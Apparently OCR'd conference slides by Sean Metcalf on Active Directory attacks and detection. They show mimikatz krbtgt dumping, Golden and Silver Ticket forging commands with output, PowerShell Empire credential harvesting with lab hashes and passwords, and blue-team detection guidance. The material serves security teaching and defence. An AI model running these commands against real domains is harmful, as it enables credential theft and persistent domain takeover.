
mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 6 credentials
* rc4_hmac_nt           : 1a33736fd25ad06dd9c61310173bc326
* rc4_hmac_old         : 1a33736fd25ad06dd9c61310173bc326
* rc4_md4              : 1a33736fd25ad06dd9c61310173bc326
* aes256_hmac          : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7
* aes128_hmac          : 2433f1c6d10a2d466294ff983a625956
* des_cbc_md5          : f1f82968baa1f137

mimikatz(commandline) # exit
Bye!
```

```
PS C:\> whoami
adsec lab\joeuser
```

Sneaky WMI v2: DC Task List



Windows Task Manager

File Options View Help

Applications Processes Services Performance Networking Users

Image Name	User Name	CPU	Me...	Description
WmiPrvSE.exe	SYSTEM	00	29,184 K	WMI Provider Host
explorer.exe	ADSAd...	00	15,608 K	Windows Explorer
svchost.exe	SYSTEM	00	13,648 K	Host Process for Windows Services
lsass.exe	SYSTEM	00	9,080 K	Local Security Authority Process
svchost.exe	LOCAL ...	00	5,676 K	Host Process for Windows Services
Oobe.exe	ADSAd...	00	3,952 K	Windows Server Initial Configuration Task
svchost.exe	LOCAL ...	00	3,940 K	Host Process for Windows Services
dfsrs.exe	SYSTEM	00	3,800 K	Distributed File System Replication
svchost.exe	NETWO...	00	3,228 K	Host Process for Windows Services
dns.exe	SYSTEM	00	3,196 K	Domain Name System (DNS) Server
svchost.exe	LOCAL ...	00	3,140 K	Host Process for Windows Services
Microsoft.ActiveDirectory...	SYSTEM	00	3,088 K	Microsoft.ActiveDirectory.WebServices
svchost.exe	NETWO...	00	2,812 K	Host Process for Windows Services
services.exe	SYSTEM	00	2,420 K	Services and Controller app
svchost.exe	SYSTEM	00	2,300 K	Host Process for Windows Services



PowerShell Empire

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta
=====
```

```
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====
```

```
EMPIRE
```

```
91 modules currently loaded
```

```
1 listeners currently active
```

```
1 agents currently active
```

```
(Empire) >
```



PowerShell Empire – Inject into LSASS

```
(Empire: RRLEERGPVNY2XHUU) > back
(Empire: agents) > list

[*] Active agents:

Name                Internal IP        Machine Name      Username          Process
-----                -
RRLEERGPVNY2XHUU    192.168.52.210    WINDOWS3          *DEV\SYSTEM       vmttoolsd/1620
4S4HV1NX2TMZ2W3M    192.168.52.210    WINDOWS3          *DEV\chris        powershell/7884
HGR1HKRBUCHCwFHH    192.168.52.210    WINDOWS3          DEV\chris         vmttoolsd/2832
DGN2UWAUGWGURE4F    192.168.52.210    WINDOWS3          *DEV\SYSTEM       winlogon/496
MAESKKPZLSRVEG3R    192.168.52.210    WINDOWS3          *DEV\SYSTEM       lsass/564
PwLCRNKPWT2LXA2E    192.168.52.210    WINDOWS3          *DEV\SYSTEM       services/556
4GC13DXWFATFLRHX    192.168.52.210    WINDOWS3          DEV\chris         explorer/1720
1LZZZ1EARMRSTPYP    192.168.52.210    WINDOWS3          *DEV\SYSTEM       wininit/452
RHXYMTG3NSGCMBGS    192.168.52.210    WINDOWS3          *DEV\SYSTEM       spoolsv/1220
SYHKNZPUYT3YHD     192.168.52.210    WINDOWS3          DEV\chris         notepad/3828

(Empire: agents) > █
```



PowerShell Empire- Get-AllTheCredentials

```
(Empire: RFVCVGXLMDZCFPU3) > creds
```


```
Credentials:
```

CredID	CredType	Domain	UserName	Host	Password
1	hash	lab.local	justin	WINDOWS2	780f30085fa9cd3f9d9
2	hash	lab.local	dfm	WINDOWS2	35ee01f2b9dabc466d3
3	hash	lab.local	Will	WINDOWS2	20fc2d177f4fdf4aec6
4	hash	lab.local	Matt	WINDOWS2	7794962738ba0247c63
5	hash	lab.local	WINDOWS2\$	WINDOWS2	9b510f4a886bb4b27ce
6	plaintext	lab.local	justin	WINDOWS2	!J1234567890
7	plaintext	lab.local	dfm	WINDOWS2	Hamburgers!
8	plaintext	lab.local	Will	WINDOWS2	!W1234567890
9	plaintext	lab.local	Matt	WINDOWS2	!M1234567890

Blue Team Response: AD Persistence

- Detection: Varies
 - DSRM: DSRM pw change
 - SSP: Registry config
 - Skeleton Key: Ticket Encryption
 - SID History: User Attribute
 - Malicious WMI: Inventory WMI
[WMI Session Tomorrow 1pm]
- Mitigation:
 - Protect AD Admins

Golden Ticket (Forged TGT) Communication



Golden Ticket Limitation

- ✦ Admin rights limited to current domain.
- ✦ Doesn't work across trusts unless in EA

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted

```
mimikatz(commandline) # exit
```

```
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.
```

```
PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

Golden Ticket – Now More GOLDEN!

✦ Mimikatz now supports SID History in Golden Tickets

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org/09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb  
tartoffset:0 /endin:600 /renewmax:10080 /ptt  
User : Administrator  
Domain : resource.lab.adsecurity.org  
SID : S-1-5-21-2242142109-4128614026-4135338336  
User Id : 500  
Groups Id : *513 512 520 518 519  
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519  
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt  
Lifetime : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM  
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated
```

```
Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current user
```


```
mimikatz(commandline) # exit
```

```
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$  
The command completed successfully.
```

```
PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$  
The command completed successfully.
```

```
PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$  
The command completed successfully.
```

Silver Ticket (Forged TGS) Communication



Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?

Silver to Gold

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:260482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f
User       : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : HTTP
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:16:44 PM ; 4/1/2025 10:16:44 PM
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:260482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f
User       : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : wsman
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:18:08 PM ; 4/1/2025 10:18:08 PM
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

Silver to Gold

```
PS C:\temp\mimikatz> New-PSSession -Computer "adsc02.lab.adsecurity.org"
```

Id	Name	ComputerName	State	ConfigurationName	Availability
1	Session1	adsc02.lab...	Opened	Microsoft.PowerShell	Avai

```
PS C:\temp\mimikatz> .\invoke-mimikatz.ps1
```

```
##### mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v #' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
```

```
mimikatz(powershell) # privilege::debug
Privilege '20' OK
```

```
mimikatz(powershell) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924
```

```
RID : 000001f6 (502)
User : krbtgt
```


```
* Primary
```

```
LM :
NTLM : cdc53c282915380a09750f5657ea41c7
```



Sean Metcalf (@Pyrotek3)

Cross-Domain/Forest Kerberos



Detecting Forged Kerberos: **Golden & Silver Tickets**

- Normal, valid account logon event data structure:
 - **Security ID:** DOMAIN\AccountID
 - **Account Name:** AccountID
 - **Account Domain:** DOMAIN
- **Golden & Silver Ticket** events *may* have one of these issues:
 - The Account Domain field is blank when it should contain DOMAIN.
 - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.
 - The Account Domain field contains "eo.oe.kiwi :)" or "<3 eo.oe - ANSSI E>" or similar...

Blue Team (Defense)



PowerShell Attack Detection

Log all PowerShell activity

Interesting Activity:

- .Net Web Client download.
- Invoke-Expression (and derivatives: “iex”).
- “EncodedCommand” (“-enc”) & “Bypass”
- BITS activity.
- Scheduled Task creation/deletion.
- PowerShell Remoting (WinRM).
- Limit & Track PowerShell Remoting (WinRM).
- Audit & Meter PowerShell usage.

PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts
- Constrained PowerShell
- Antimalware Integration (Win 10)

Windows Management Framework (WMF) version 5 will be available for download: “Later, in Q4 of 2015”

PowerShell v5 Security: Script Block Logging

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdAB1AC0A  
Running Invoke-Mimikatz...
```

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General

Details

Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

Log Name:	Microsoft-Windows-PowerShell/Operational		
